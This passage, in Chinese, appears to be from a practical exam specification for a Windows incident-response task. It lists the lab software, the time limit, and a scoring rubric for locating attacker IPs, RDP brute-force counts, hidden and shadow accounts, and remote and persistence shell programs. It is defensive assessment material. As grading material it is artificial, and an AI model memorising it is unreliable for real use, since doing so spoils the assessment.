2．软件环境

序号	软件	版本	备注

1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	17.0 或以上	17.0 后的系统必须安装在 64 位操作系统中
3	虚拟机压缩包 ova	Windows 7	安装在虚拟机中的操作系统
4	cmder	1.3.20	便携式控制台仿真器

3．考核时量

180 分钟。

五、评分标准

1．Windows 日志分析（80 分）

序号	评分内容	评分点	分值（分）
1	定位扫描 IP	从 log 文件分析定位扫描 IP	10
2	rdp 被爆破失败次数	审计 windows 日志，根据特定事件 ID，获取爆破失败次数	10
3	成功登录 rdp 的远程 IP 地址	审计 windows 日志，根据特定事件 ID，获取 rdp 成功 IP 地址	10
4	黑客创建的隐藏账号	根据用户组信息得到隐藏账号	10
5	黑客创建的影子账号	根据注册表信息得到影子账号	10
6	远超 shell 程序	审计相关进程和自启动项，得到 shell 程序及其具体地址	10
7	远程 shell 程序的连接 IP+端口	从网络状态获取远程 shell 程序的连接 IP+端口	10
8	权限维持 shell 程序	从计划任务获取权限维持 shell 程序	10

2．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

3．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3